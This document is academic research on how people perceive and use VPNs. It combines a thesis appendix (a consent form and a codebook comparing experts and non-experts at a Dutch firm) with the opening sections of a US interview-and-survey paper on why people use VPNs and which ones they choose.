The purpose of this research is to determine the similarities and differences between experts and non-experts of their perception of VPN in a professional services firm in the Netherlands. This study aims at empirically investigating the perception of experts and non-experts on: 1) What a VPN is, 2) For what purpose a VPN is used, 3) What the technical infrastructure of a VPN looks like, 3) What the security benefits and/or risks of using a VPN are, 4) What changes occur in the threat landscape when using a VPN, and 5) What the impact of a possible attack could be when using VPN.

2. Do I have to participate?
You can ask questions about the study before deciding whether or not to participate. If you do agree to participate, you may withdraw yourself from the study at any time, without giving a reason and without penalty, by informing the researchers of this decision.

3. What will happen in the study?
If you agree to take part in the study, you will be asked to participate in an approximately 60 minute semi-structured interview in English or your native language. The researcher will conduct the interview by using the conferencing software Big Blue Button. As part of the interview a drawing task will be completed using the whiteboard in the Big Blue Button. The interview will be recorded, and transcribed to text after the interview has taken place. The recording consists of audio, and video if the participants chooses to enable video.

4. Are there any potential risks in taking part?
Interviews will be held with employees in a professional services firm on their beliefs of how a VPN works. The knowledge of participants may be different than expected from experts and/or non-experts. We aim to address such concerns by:

a. Storing e-mail addresses, the recordings of the interviews, demographic information, and a pdf file of the consent e-mail securely.
b. Anonymizing the transcriptions.
c. Summarizing demographic information.
d. Deleting the original e-mail from the e-mail inbox.
e. Destroying the collected e-mail addresses, recordings, original demographic data, and pdf file of the consent e-mails after the end of the study.

5. Are there any benefits in taking part? There are no benefits involved for the participants of the study.

6. What happens to the data provided? We will securely store all collected data at the [company] laptop of the researcher. A back-up of the collected data will be securely stored on [private cloud service used by the university]. Nobody except the project research team will have access to the data during the study period. The collected e-mail address, recording of the interview, original demographic data, and pdf file of the consent e-mail will be destroyed after the end of the study.

At no point will we ask for your name except to confirm your consent. Consent will be confirmed by replying in an e-mail stating the participant gives consent. We will ask for the participant's educational qualifications, education area, role in the firm, and years active in the firm. As this can be used to identify certain individuals, we will treat this as personal data and store it securely. The answers on the questions regarding personal data will not be published per individual participant, but will be presented in the study results in a summarized matter.

The participant has the right to request access to and rectification or erasure of personal data.

The anonymized transcription, drawings made during the interview, and summarized demographic data will be shared in products of the study and in will be stored on the [public research data repository] for a minimum retention period of 10 years after publication or public release of the work of the research.

We ask participants for their permission to use direct quotes, these will be attributed to a participant number.

7. Will the research be published?
The results will contribute to the completion of a master's thesis project and a paper submitted to an academic venue. To protect the participants' anonymity we will anonymize all information relating to the participants and the employer of the participants.

8. Who has reviewed this study?
This study has been reviewed by, and received ethics clearance through, the Delft University of Technology Human Research Ethics Committee (reference number: 55223).

9. Who do I contact if I have a concern about the study or I wish to file a complaint?
If you have a concern about any aspect of this study, please speak to the relevant researcher [first author], who will do their best to answer your query. The researcher should acknowledge your concern within 10 working days and give you an indication of how they intend to deal with it. If you remain unhappy or wish to make a formal complaint, please contact the relevant chair of the Human Research Ethics Committee at the [University] who will seek to resolve the matter in a reasonably expeditious manner:

Chair, Human Research Ethics Committee; Email: HREC@tudelft.nl.

10. Contact details
If you would like to discuss the research with someone beforehand (or if you have questions afterwards), please contact:

[First Author]
Email: [First Author's email]

Consent Form

Taking part in the study
I have read and understood the study information dated <date>, or it has been read to me. I have been able to ask questions about the study and my questions have been answered to my satisfaction.
I consent voluntarily to be a participant in this study and understand that I can refuse to answer questions and I can withdraw from the study at any time, without having to give a reason.
I understand that taking part in the study involves participating in an audio recorded interview. I understand that if I decide to enable video during the interview this will also be recorded. I understand that part of the interview includes a drawing task. I understand that the recorded interview will be transcribed as text and anonymized and the recording will be destroyed after the end of the study.

Use of the information in the study
I understand that information I provide will be used for a master thesis report and publications in academic venues (like conferences or journals).
I understand that personal information collected about me that can identify me, such as my name or email address, will not be shared beyond the study team.
I agree that my information can be quoted in research outputs.
I agree to joint copyright of the drawings created during the interview to [First Author].

Future use and reuse of the information by others
I give permission for the anonymized interview transcript, drawings made during the interview, and summarized demographic information that I provide to be archived in the 4TU.Centre for Research Data so it can be used for future research and learning.

I look forward to your reply,

Kind regards,

[First Author]

C Codebook

Table 2: Final codebook used during the qualitative analysis.

The table reports the codebook developed in our study. For each code we report how often it occurred (Total) and how many participants mentioned the code during their interviews at all (Part.)

Code	Experts ($N=11$) Total	Experts ($N=11$) Part.	Non-Exp. ($N=7$) Total	Non-Exp. ($N=7$) Part.
A. Reason for use				
A.1. Access internal network	34	11	14	7
A.2. Internal network: accessible w/o VPN connection	2	1	-	-
A.3. Internal network: impossible to directly connect	16	9	8	4
A.4. Mobile network used instead of unsecured network	8	5	-	-
A.5. Not necessary when in office	8	5	-	-
A.6. Not used when using mobile network	1	1	-	-
A.7. Secure communication	3	1	3	1
A.8. Secure connection	13	9	3	2
A.9. Security purpose general	3	3	2	2
A.10. Use unsecured network if mobile network is expensive	1	1	-	-
A.11. Used when using mobile network	5	3	-	-
A.12. Used when using unsecured network	7	6	3	3
A.13. Virtual Private Network	7	6	2	2
B. Device				
B.1. Mobile	9	6	5	4
B.2. Personal computer	12	11	10	7
B.3. Tablet	2	2	1	1
C. User actions to establish a connection				
C.1. Access token	12	7	-	-
C.2. Access token: hardware token	15	10	7	6
C.3. Access token: software token	19	10	9	6
C.4. Click connect to VPN	3	3	4	3
C.5. Connect to Internet	6	5	2	2
C.6. Enter code access token	13	10	8	7
C.7. Enter password	13	10	8	6
C.8. Enter username	8	7	-	-
C.9. Launch VPN software	7	7	9	7
D. Basic configuration				
D.1. Authentication	15	8	5	3
D.2. Authentication by server	10	4	-	-
D.3. External server can function for only authorisation	3	2	-	-
D.4. Internal network	35	9	9	5
D.5. Internal network: uses allowlist for access management	2	2	-	-
D.6. Internet	54	10	11	5
D.7. Internet service provider	4	3	4	1
D.8. IP address	10	6	-	-
D.9. IP used to identify endpoint	9	5	-	-
D.10. Make connection	7	3	9	5
D.11. Make connection with server	24	9	1	1
D.12. Server	45	7	11	4
D.13. Server: in demilitarized zone	1	1	-	-
D.14. Server: inside corporate network	6	3	-	-
D.15. Server: outside corporate network	4	2	-	-
D.16. Webtraffic is routed through server	24	7	2	1
E. Additional specifications				
E.1. Internal network segmentation	7	2	-	-
E.2. One company can have multiple VPN providers	1	1	-	-
E.3. Own VPN provider	4	2	1	1
E.4. Third party is VPN provider	13	4	1	1
E.5. VPN complete or split	5	2	-	-
E.6. VPN provider	4	2	-	-
F. Secured connection				
F.1. Data is send to receiving point (RP) decrypted	6	4	-	-
F.2. Data is send to RP encrypted	5	5	3	1
F.3. Encryption	37	8	9	4
F.4. Firewall can decrypt communication	1	1	-	-
F.5. Private IP for VPN server	4	1	-	-
F.6. Private IP is only known by VPN server and endpoint	1	1	-	-
F.7. Is encrypted between own device and VPN server	10	6	1	1
F.8. Load balancer can decrypt comm.	2	1	-	-
F.9. Protocol	11	4	-	-
F.10. Secured connection	41	11	7	4
F.11. VPN filters traffic	20	5	-	-
F.12. VPN includes antivirus	5	1	-	-
G. Metaphors				
G.1. Tunnel	29	8	9	1
G.2. Shield	3	3	-	-
H. Threats mitigated				
H.1. Block you from accessing a website	13	3	-	-
H.2. Does not mitigate all computer security threats	18	8	2	1
H.3. Listening in on communication	15	8	12	4
H.4. Masks IP	22	7	2	2
H.5. More difficult for threat actor	8	6	6	4
H.6. No access to files when access to device	4	4	2	2
H.7. Single point of attack from webtraffic threats	4	2	-	-
H.8. Stop malicious software	15	3	-	-
H.9. Updates pushed	1	1	-	-
I. Change in user behavior				
I.1. Do not use VPN for private matters	2	2	-	-
I.2. Does not change	3	3	2	2
I.3. Only use VPN when necessary	2	2	-	-
I.4. Prevent access by other persons	2	2	-	-
I.5. Separate devices for work and private use	2	2	-	-
J. New threats due to VPN				
J.1. Access to device while VPN is connected	8	3	2	2
J.2. Authentication measures	5	3	3	2
J.3. Hacking	18	8	5	3
J.4. Listening in on communication	1	1	1	1
J.5. Malfunction	1	1	-	-
J.6. Malicious traffic can go through sec. layer	2	1	-	-
J.7. More suspicious for state actor	2	1	-	-
J.8. Server is compromised	11	5	1	1
J.9. Trace back IP	1	1	-	-
J.10. Use VPN when using unsecured network	2	1	1	1
J.11. VPN provider	10	3	2	2

How and Why People Use Virtual Private Networks

Agnieszka Dutkowska-Zuk, Austin Hounsel[*], Amy Morrill[†]
Andre Xiong[*], Marshini Chetty[†], Nick Feamster[†]
Lancaster University *[*]Princeton University* *[†]University of Chicago*

Abstract

Virtual Private Networks (VPNs) are often used to protect online users' privacy, but many VPNs do not guarantee privacy and may even compromise user privacy through leakage of traffic flows, data collection and sharing, and so forth. In this paper, we aim to understand the extent to which people are aware of privacy and security risks when using VPNs, as well as how they use and adopt VPNs in the first place. To do so, we conducted a study of 729 VPN users in the United States about their VPN usage habits and preferences. Our study comprised 32 in-person interviews with university students, a survey of 349 university students and a survey of 348 general VPN users on Prolific. We present three findings. First, although a general population of VPN users primarily use VPNs to improve privacy and security, students are additionally concerned with access to content (e.g., circumvention of geographic restrictions). Second, both groups concluded that VPNs collect data about them, exposing gaps in both mental models about how VPNs work and awareness of the risks of data collection. Finally, most users learned about VPNs in high school or college and use free VPNs but feel safer using VPNs provided by their institutions. These results could form the basis of future research, awareness campaigns, and regulatory activity.

1 Introduction

Virtual Private Networks (VPNs) [13] encrypt all network traffic from a client device to an intermediate server, which subsequently forwards traffic to an ultimate destination. Many users rely on VPNs to improve their privacy, and many VPN services are available, with companies from Cloudflare to Facebook providing VPNs [10, 30, 34]. Some estimates indicate that the VPN market has grown from $16.5 billion in 2016 to over $30 billion in 2020, and it is expected to grow at an annual rate of over 15% between 2021 and 2027 [14, 15]. Yet, despite their relatively widespread use, and in spite of their name, many VPNs fail to provide basic privacy guarantees. For example, some VPNs have accidentally leaked user traffic, breaking security and privacy claims made by the providers [20, 31]. Other VPNs may capture user traffic and send the data to third parties for targeted advertising [9, 17]. At one point, Facebook Onavo collected application traffic without notifying users [7, 42].

Given that many VPNs may introduce their own privacy risks, it is imperative to understand whether users are aware of these risks. A better understanding of user attitudes and awareness concerning VPNs can shed light on possible improvements to VPNs, from technical design improvements to awareness campaigns. Towards this goal, we posed the following research questions:

- Why do people use VPNs?
- Are people aware of the security & privacy risks of VPNs?
- How do people choose which VPNs to use?

To study these questions, we conducted a study of 729 VPN users in the United States (U.S.). First we conducted 32 in-person interviews with university students. We then surveyed 349 university students from one institution as well as a general sample of 348 VPN users on Prolific. We chose to study both university students and a general population of VPN users for several reasons.

First and foremost, there are different types of VPNs, offered by different organizations and institutions, for different purposes; and yet, sometimes users may use VPNs for a variety of priorities and purposes. Specifically, universities typically offer a VPN to their students and employees to access various content and services (e.g., at some universities, various compute clusters and services are only available via VPN). Thus, this population typically has better access to and awareness about at least one VPN, affording at least a basic level of familiarity with VPNs, if not more experience with VPN usage. Second, in the general population, people may have a broader range of goals for using VPNs, and their default behavior may be to seek a commercial VPN of some type, as opposed to using their university or employer's VPN. Exploring our questions with different target populations allows us to understand our questions from a variety of perspectives, given the wide-ranging purposes for VPNs.

Our study yields three important findings, which we discuss in Section 4. First, the general population used VPNs more for security and privacy and tended to use VPNs continuously; in contrast, the student population tended to use VPNs more as a way to access restricted content and would use them more on demand. Both groups used free VPNs predominantly, but the general population tended to be more skeptical of free VPNs. The university students used VPNs to gain access to content and materials at their institutions (e.g., restricted pages, library materials), or to bypass censorship or filtering of content. For these students, privacy and security were secondary considerations. Second, most users were generally not familiar with the technical details of how a VPN works, which often led to misconceptions and misunderstandings about the privacy guarantees that a VPN could provide. Some of these misunderstandings were more fundamental, suggesting that not only did users not understand technically how VPNs work, but also

they did not understand the capabilities and incentives for various VPN providers to collect data about them. For example, although many users in both populations indicated that they used a VPN to protect their data from "companies" in general, they seemed unconcerned that the VPN provider itself is a company (and, in the case of some, such as Facebook's Onavo VPN, even an advertiser) that is often gathering user data for profit. Both groups concluded that data collection practices of VPNs was a general consequence of being online. Finally, both groups started using VPNs in high school or college, and most participants selected VPNs based on cost, security, and speed. The general population prioritizes safety and security when selecting a VPN, but students primarily care about accessing content and the general reputation of the VPN provider. These findings suggest possible avenues for future work for researchers and regulators; to improve mental models of VPNs and to design ways to help users better distinguish between various use cases for VPNs and the broader implications of VPN data collection.

2 Background and Related Work

We provide background on VPNs and survey related work, including work studying privacy and security vulnerabilities from VPNs, past studies of user attitudes about privacy, and studies of user attitudes about VPNs.

Background: Virtual Private Networks Originally created for enterprises to communicate securely, VPNs rapidly gained broad commercial appeal as personal Internet usage soared [16]. VPNs create a secure connection ("tunnel") to a server, from which a user can safely access a destination [44]. VPN providers can encrypt and authenticate this connection using a number of methods with varying degrees of effectiveness, including OpenVPN, Layer 2 Tunneling Protocol, Internet Protocol Security, and several others [13]. From the perspective of a network eavesdropper, the VPN user's traffic appears to be coming from the VPN server, as opposed to from the user's device. VPNs can be used to access destinations on the Internet or on private networks, such as on a private enterprise or campus network. Contrasting these institutional VPNs, commercial VPNs connect users to a server that is not associated with a specific institution. Users may use commercial VPNs to access blocked content, such as Twitter in China [2] or to access location-restricted content [28]. Commercial VPN providers often offer multiple servers [29].

VPN Data Leakage Recent studies have illustrated the privacy pitfalls of VPNs. For instance, researchers studied 14 of the most popular VPN providers and found that most of these providers unintentionally leak traffic to websites hosted on IPv6 addresses [31]. Researchers have also found that off-the-shelf VPN software is susceptible to passive and active attacks, limiting their ability to provide anonymity [1, 3]. For instance, a study of VPN apps in the Android marketplace discovered that many VPNs send data to third-party trackers or have security misconfigurations [17, 45]. Some of the data collection that VPNs do may also be intentional. For example, a study of commercial VPN providers found five providers that implement transparent proxies, which inspect and modify traffic that users send [20]. Our study adds to previous work on VPN data leakage by investigating users' awareness of the privacy and security issues associated with VPNs, as well as whether these issues impact user behavior and decisions about which VPNs to use.

User Attitudes on Privacy There have been many studies of user attitudes on privacy and the Internet, which have found that users are aware of privacy threats on the Internet but often are either unable or unmotivated to protect themselves from those threats. Researchers have analyzed users' mental models in their perceptions of the Internet more generally [19, 22, 23, 33]. For instance, users in the U.S. are concerned about online tracking and want to control it in certain situations [26, 35, 39, 43], yet they are often confused as to how tracking works and how they can protect themselves [38]. One study suggested that a combination of awareness of, motivation to use, and knowledge of how to use privacy and security tools affected people's usage of these tools [11]. Another study focused on online privacy and security attitudes and behaviors found that while Internet users with stronger technical backgrounds were more aware of privacy and security threats, they did not engage in more secure practices than their less knowledgeable peers [19], with the exception of "expert users" [8]. Previous research showed that 18-to-22 year olds are likely to rely on strategies to make themselves less visible online [32]. These phenomenon of tech-savvy and younger users neglecting to use their knowledge to protect themselves could have implications for VPN-focused studies. Similarly to these studies, our work will also investigate user attitudes about privacy and the impact of those attitudes on user behavior. We expand on past work by focusing specifically on VPN users, who may differ significantly from previous populations that have been studied.

User Attitudes on VPNs Several studies have investigated how and why people use VPNs. Researchers surveyed Pakistani Internet users and found that 57% of respondents used VPNs to access YouTube while the website was censored in 2012 [21]. Past work explored how smartphone people used VPNs when Facebook was banned in Sri Lanka [18]. Contrasting these two studies, our research concerns a different demographic and is more extensive. Additionally, a study conducted in the United Kingdom and Japan found that users prioritize review ratings and price over interface and security considerations when comparing VPN apps [40]. This study also found differing priorities between UK and Japanese participants, indicating that cultural background may affect user perceptions of VPNs, necessitating our study of users living in the U.S. [40]. In another European focused masters thesis, a researcher described the perceptions of VPNs held by 11

laypeople and 8 experts working at a professional service firm in the Netherlands. This study found that, while experts' concepts about VPNs tended to be more accurate than those of laypeople, there was confusion among both groups about how VPNs work and what threats are mitigated by using a VPN [5]. In our paper, we similarly investigate user perceptions of VPNs, but we use a larger sample from more diverse backgrounds in a different country, the U.S.

The most closely related study to our own specifically focused on users who adopt VPNs as a privacy-enhancing technology (PET) through a survey of 90 technologically savvy Reddit users and students [27]. Similarly to our study, this paper investigated why people adopt VPNs, and a common finding across both papers is that many participants used VPNs for reasons other than simply to achieve privacy (e.g., to circumvent geographic restrictions, for access control). However, our study still fills a gap in the literature because it had a much larger sample of participants, used more robust methods, and investigated areas of VPN usage not covered in previous papers. The VPN-as-PET study had a much smaller sample of VPN users—only 37 users in the survey had ever used a VPN, an order of magnitude less than the size of our survey. Moreover, that study surveyed one group of participants, while our methods include in-depth interviews and comparing surveys from two distinct populations to determine the extent to which our themes hold among students as well as in the general population. Thus, our study can be used to complement and corroborate overlapping results from the previous study, which is important given its limited sample size and methods. Additionally, our research questions actually differ substantially from those of the VPN-as-PET study apart from the overlap in asking about VPN adoption. The other study investigated why users abandon VPNs and the differences in users with practical and emotional considerations for using VPNs; our study did not focus on either of those questions, instead investigating users' choices of VPN technology and mental models about how VPNs work and the guarantees that they do and do not provide. Therefore, we believe that our paper is an important contribution to the literature on VPNs because it corroborates and expands on previous work, as well as investigates novel questions about VPN usage.

3 Method

We conducted a two-part study of 729 U.S. users to answer our research questions about how and why people use VPNs, their mental models of VPNs, how they choose which VPN to use, and their awareness and attitudes about data collection practices of VPNs. In one part of the study, we interviewed 32 student VPN users from one university in the U.S. [37]. We also conducted a survey of 349 students from the same university, and a survey of 348 VPN users from a general population on Prolific. All aspects of this study were approved by our institutions' Institutional Review Boards (IRB).

3.1 Interviews

To explore user attitudes towards and behaviors with VPNs and to help identify themes to explore more broadly in a larger survey, we conducted semi-structured interviews of a substantial number of student participants.

Interview Guide We designed our interview guide to get a better understanding of participants' knowledge and background and participants' general privacy and security awareness about VPNs. We first asked participants who they believed could collect data about them online and who they would want to prevent seeing certain information about their online habits. To understand users' mental models of VPNs, we then asked participants to describe how a VPN works in their own words. Next, we asked how users' learned about VPNs and what their first experience using a VPN was. Next, to understand how users select VPNs, we asked how participants choose to use a particular VPN, how and why they use a VPN, how participants felt when using a VPN, and whether they used a paid or free version of their VPN(s). Finally, we asked about likes, dislikes, and improvements concerning current VPNs; to do so, we asked questions on students' knowledge of and usage patterns of different VPN types, including specific VPNs they had used, their reasons for selecting and using VPNs, and perceptions of data collection by VPNs. Before participating in the semi-structured interview, participants were asked to fill out a consent form and a short questionnaire that asked about user's academic majors and other basic demographic information such as age, gender, course of study, and general online habits.

3.1.1 Recruitment

We recruited 32 interview participants via our university's institutional survey research center (the "gold standard" for constructing participant panels), as well as through social media platforms such as Twitter. Table 1 shows demographic information about the interview participants, who were mostly 18–24 years old and undergraduate students (81%). We selected only students who had used a VPN before and were currently enrolled in our university's undergraduate or graduate program. We aimed to recruit a variety of international and domestic students living in the U.S. so that this diverse group could expand our knowledge and understanding of how and why participants use VPNs. Interviews were conducted in Summer and Fall 2018. Participants were compensated with a $20 Amazon gift card. We conducted 23 interviews via Skype, and another nine in-person on our university campus. Each interview lasted for about one hour. Four interview participants did not give consent to recording, so we collected detailed notes in lieu of a recording. All other interviews were audio recorded.

3.1.2 Data Analysis

We first transcribed all recorded interviews and developed an extensive codebook to apply to the interview transcripts and

Age	#	%	Gender	#	%	Origin	#	%	Education/Current Enrollment	#	%
18 to 24	26	81%	Female	17	53%	United States	12	37.5%	Postdoctoral Researchers	4	13%
25 to 34	5	16%	Male	14	44%	International	20	62.5%	Graduate	2	6%
35 to 44	1	3%	Other	1	3%				Undergraduate	26	81 %

Table 1: *The distribution over age, gender, origin and education status for 32 interview participants, at the time of collecting the data; 20 international participants came from 17 different countries.*

Main Code	Definitions
Reasons for VPN usage	Motivations and goals behind VPN usage
What is a VPN?	Mental model of a VPN
Guidelines when choosing VPN	Personal preferences of VPN's qualities and strategy in choosing a VPN
Trust in VPN provider	Attitudes towards their VPN provider
Using institution related VPN	Usage habits regarding institutional VPNs
Use or trust free VPN	Attitudes towards commercial free VPNs
VPN practices	Thoughts on VPNs' data practices
What a VPN guarantees	Assumptions about VPNs' assertions
Tracking while using VPN	Assumptions about protection that VPNs provide against tracking

Table 2: *Summary of main codes reported in the interviews.*

field notes. We used the Dedoose platform [12] for qualitatively coding the transcripts for a thematic analysis [36]. One member of the research team first coded all of the interview transcripts and a second member of the team performed a second round of coding for consistency. When there were any points of disagreement, this was discussed and resolved as a team. We had 45 parent codes and including child codes, we had a total of 1906 codes. Once the transcripts were all coded, the whole research team met and discussed the codes to identify nine parent codes of interest, shown in Table 2, with 31 child codes as reflecting the main themes in the data. For example, our main code *Reasons for VPN usage* had four child-codes, which represented participants' motivation behind using VPNs: *Bypass geographic firewalls, Work, Privacy, Not Privacy/Security*. To illustrate, an example quote linked to *Bypass geographic firewalls* child-code was participant's 26 testimony: *'I have my mom reroute the U.S. IP (Internet Protocol) address to a Mexican IP address with a VPN, so then she could watch her Venezuelan TV (Television) shows.'*

The primary coder then wrote summaries of these codes. The research team reviewed the summaries and held regular research meetings to decide on the final themes arising from the interview data. Calculating inter-rater reliability (IRR) is not necessary for the type of analysis that we performed, because shared consensus can still be reached without this measure in thematic analysis [4]. McDonald et al. also state that calculating IRR is not necessary when coded data is not the end product but instead part of the process to derive concepts and themes, or in our case, as input for thematic analysis [25].

3.2 Surveys

Based on the interview data and analysis, we then designed a larger-scale survey to complement our interview data and expand our knowledge about VPN users' perspectives, which we deployed to two different populations: university students and general VPN users. These surveys were conducted to determine what themes from the interviews held with a larger sample of users of differing technological knowledge and access to VPNs. For our surveys, we first pre-screened and filtered out respondents who did not consent to the survey, were under 18, or had never used a VPN. As in the interviews, we collected demographic information such as age, gender, and course of study. In accordance with best practices, for the student population, we collected demographic information at the beginning of the survey because this information was used for screening; for the general population, we moved these questions to the end of the survey to minimize threat [6]. Notably, our demographic questions were slightly different for university students and for general VPN users, as we replaced university-specific questions, such as academic major, with questions about vocation. Our survey asked for background information about respondents' perceptions and concerns about online data collection, including the nature of the data collected, who is collecting data, and why they are collecting data. We also asked about respondents' usage patterns of different tools and tactics to combat online risks, as well as how they sourced them.

The remainder of the survey asked similar questions as in the interviews around users mental models of VPNs, their expectations of VPNs for privacy and security, their usage habits with VPNs and how they select VPNs. In our survey, we generally avoided open-ended questions to prevent user fatigue and reduce the complexity of data analysis; as a result, we asked only three open-ended questions. We also avoided double-barreled questions, negative questions, and biased wording [24]. We included two attention check questions that required a certain response to ensure respondents were answering mindfully. Participants that had been interviewed in the first part of our study were not allowed to take

the survey, to avoid response bias. We piloted our survey with our research team members as well as larger research groups focused on usable privacy and security and human-computer interaction. Based on our pilots, we altered the survey flow and wording to ensure questions were clear.

3.2.1 Recruitment

Students We recruited university students from a large university in the U.S. to take the survey which we created using Qualtrics. We sent email invitations to a random sample (containing 2,748 users) of the university population via the university's institutional survey research center. We aimed to reach at least 5% of the university's VPN-using student population as recommended by Lazar [24]. We launched and conducted the university student iteration of our survey between February 2019 and March 2019. Our large sample size allowed us to collect 452 responses, of which 349 were completed, passed our attention checks, and fit our recruiting criteria. The average survey completion time was 15 minutes, excluding 35 surveys which took more than 2 hours complete, which we assume occurred because people forgot to submit the survey upon completion or completed it over several sittings. Our final sample of 349 valid and completed responses is large compared to the university's overall population (4.3%). Table 3 shows detailed demographic data of the respondents. As with the interviews, the majority of the university respondents were age 25 and under (79%). Participants with complete valid responses were entered into a draw for one of two $250 Amazon gift cards.

General Population We recruited general VPN users on Prolific, an online recruiting platform. We pre-screened for participants who were currently living in the U.S. and who had used a VPN before using a screener survey. We then directed users to our main survey. We launched and conducted the general VPN user iteration of our survey between August 2021 and September 2021, and collected 530 responses, of which 348 were completed, passed attention checks, and fit our recruiting criteria. Notably, several responses had answers copied from the Internet (e.g. to define how a VPN works) or shared answers with other respondents, and we filtered out these responses from our data set. The average survey completion time was 15 minutes. Participants were paid approximately 15 dollars per hour for completing a survey response in accordance with the minimum wage guidelines.

3.2.2 Data Analysis

We used Qualtrics and R to analyze the data from both iterations of the survey. We first analyzed the response data using tools built-in with Qualtrics. We limited our analysis to the valid and complete responses. First, we performed descriptive analysis on all the survey questions.

Certain questions were only shown if respondents selected certain answers in both surveys. As such, questions that have fewer data points than the sample size contain responses from every applicable respondent. For Table 4, all respondents in the university population were shown the questions but not required to answer them. This issue was fixed before we deployed the survey to a general population of VPN users. In presenting our results, we show counts in terms of how many participants were shown a question. Where applicable, we also include counts for those who were not shown the question or chose not to answer.

Similarly to the interviews, we qualitatively coded the open-ended answers using a code book that was developed based on multiple reads through the responses. The graphs show all survey codes used for each question. One team member coded all the responses for both surveys. A second team member reviewed all the coded responses to ensure consistency and to discuss any points of disagreement. Since the initial coding pass was primarily done by the first researcher, we did not calculate IRR. In the graphs, we report on the most prevalent codes occurring in the survey data. In the graphs presented, response count reflects the total number of participants who chose an option. Oftentimes this was in answer to a "Check all that apply" question, so the total of all the responses may be greater than the number of participants if any participant selected multiple options. In questions where participants were asked to choose and rank options, we compute a weighted score on the inverse ranking, where weights correspond to $1/r$ for a ranking of r [41].

When reporting our qualitative data, we refer to our interview participants as "P", our student survey participants as "S", and our general population survey participants as "G".

3.3 Limitations

Our study has several limitations. First, we only recruited students from one university in the U.S.. Although the university makes a concerted attempt to recruit a diverse cross-section of students, any single university may not be representative of all university students. Second, our interviews and surveys may be subject to recall bias which is difficult to avoid [24]. Third, our student interviews and survey were not completely anonymous as they required survey participants who wished to enter the raffle and all interview participants to submit an email address. Interview participants were asked to meet with a member of the research team in person which could affect the respondents' honesty. Fourth, our survey did not distinguish between precise notions of security and privacy, thus participants could interpret these concepts differently. Finally, we ran our survey of general VPN users almost two years after running our survey of university students, which could have affected responses based on changes in user perceptions of VPNs or in VPNs themselves during this time.

4 Findings

We present findings on how and why people[1] use VPNs, their mental models of VPNs, and how they choose VPNs.

[1] We use "people" to refer to respondents in our study, not all people.

Survey	Age	#	%	Gender	#	%	Origin	#	%	Education/Current Enrollment	#	%
University	18 to 25	274	79%	Female	178	51%	United States	257	74%	Graduate	123	35%
	26 to 35	74	21%	Male	171	49%	International	92	26%	Undergraduate	226	65%
	36+	1	0%									
General Population	18 to 24	157	45%	Woman	205	59%	United States	342	98%	Graduate	82	24%
	25 to 34	121	35%	Man	134	39%	International	6	2%	Undergraduate	196	56%
	35 to 44	52	15%	Non-binary	7	2%				High School	68	20%
	45 to 54	18	5%	Prefer not to disclose	1	0%				< High School	2	0%
				Prefer not to self describe	1	0%						

Table 3: *The distribution over age, gender, origin, and education status for the survey participants at the time of collecting the data. Our 92 international participants from the first survey came from 32 different countries. Our 6 international participants from the second survey came from 5 different countries.*

4.1 VPN Usage

The general population used VPNs more for security and privacy (Figure 2), and thus tended to use VPNs continually. Although the student population also valued these goals, students tended to view VPNs more as a way to access restricted content (Figure 2), and would use VPNs more on-demand. All participants used free VPNs predominantly (Table 4), but the general population was more skeptical about the safety of free VPNs. Both groups felt safest using institutional VPNs. (Table 5)

4.1.1 Which VPNs Do Users Use?

General Population Figure 1 shows which types of VPNs our respondents used. Most general population VPN respondents used free commercial VPNs (186/348), while paid commercial VPNs (122/348) were less popular.

School VPNs (111/348) and employer-provided VPNs (109/348) were used by about one-third of our respondents. Table 4 shows that Hotspot Shield (58/186) was a first choice of free VPN among the general population. Other common choices were Proton VPN (38/186), Betternet (32/186), TunnelBear (28/186), and Hola (23/186).

The general population respondents also chose paid commercial VPNs; they primarily used NordVPN (49/122), ExpressVPN (39/122), Private Internet Access (16/122), IPVanish (15/122) and TunnelBear (12/122). Overall, there was a larger number of VPNs that were used by the general population than the student population. This applies not only to paid commercial VPNs, but also to free commercial VPNs.

The general population felt most safe using university or employer-provided VPNs (Table 5). On the other hand, the general population felt more vulnerable using free VPNs than the student population and also placed more trust in paid VPNs than the student population.

Students Most student respondents used the VPN offered by their university (228/349) and nearly half also used free commercial VPNs (172/349) (Figure 1). A smaller fraction of students used paid commercial VPNs (97/349). Fewer respondents used VPNs through their employer (60/349) or a




Figure 1: *Types of VPNs used (responses selected by participants)*

personal VPN that they set up themselves (23/349); 49/349 students used only VPNs provided by their university, and 91/349 used only commercial VPNs.

Table 4 also shows the most common VPNs that student respondents used; these choices are similar to the general population sample. The students used a variety of paid VPNs, including ExpressVPN (40/97), NordVPN (18/97), and PrivateInternetAccess (10/97). There is also a long tail of less popular choices, with 50/97 students using paid commercial VPNs that five or fewer other students used. Eight survey participants that reportedly used paid commercial VPNs did not specify particular VPNs.

The most common free commercial VPNs respondents used were Hotspot Shield (40/172), TunnelBear (33/172), Hola (27/172), and Betternet (25/172). Notably, some respondents indicated they used SonicWall or ConnectTunnel which is the VPN offered by the university, indicating some confusion on what is an institutional versus commercial VPN provider. Furthermore, 35 student respondents that reportedly used free commercial VPNs did not specify which VPNs they used.

Table 5 shows that students felt safest using university or employer-provided VPNs. They also felt safer using paid commercial VPNs than free commercial VPNs.

When asked whether it was important who their VPN provider was, 11/32 interview participants said it was, particularly for these who used their university's VPN (7/11).

Survey	Free VPN	#	%	Paid VPN	#	%
General Population	Hotspot Shield	58	18.1%	NordVPN	49	16.3%
	ProtonVPN	38	11.9%	ExpressVPN	39	13%
	Betternet	32	10%	Private Internet Access	16	5.3%
	TunnelBear	28	8.8%	IPVanish	15	5%
	Hola	23	7.2%	TunnelBear	12	4%
	Less popular choices	136	42.5%	Less popular choices	167	55.7%
	Total responses	315	100%	**Total responses**	298	100%
University Students	Hotspot Shield	40	20%	ExpressVPN	40	30%
	TunnelBear	33	16.5%	NordVPN	18	13.5%
	Hola	27	13.5%	PrivateInternetAccess	10	7.5%
	Betternet	25	12.5%	TunnelBear	8	6%
	HIDE.ME	11	5.5%	AstrillVPN	5	3.8%
	Less popular choices	58	29%	Less popular choices	50	37.6%
	Total responses	194	100%	**Total responses**	131	100%

Table 4: *Breakdown of the most commonly used free and paid VPNs from each survey.*

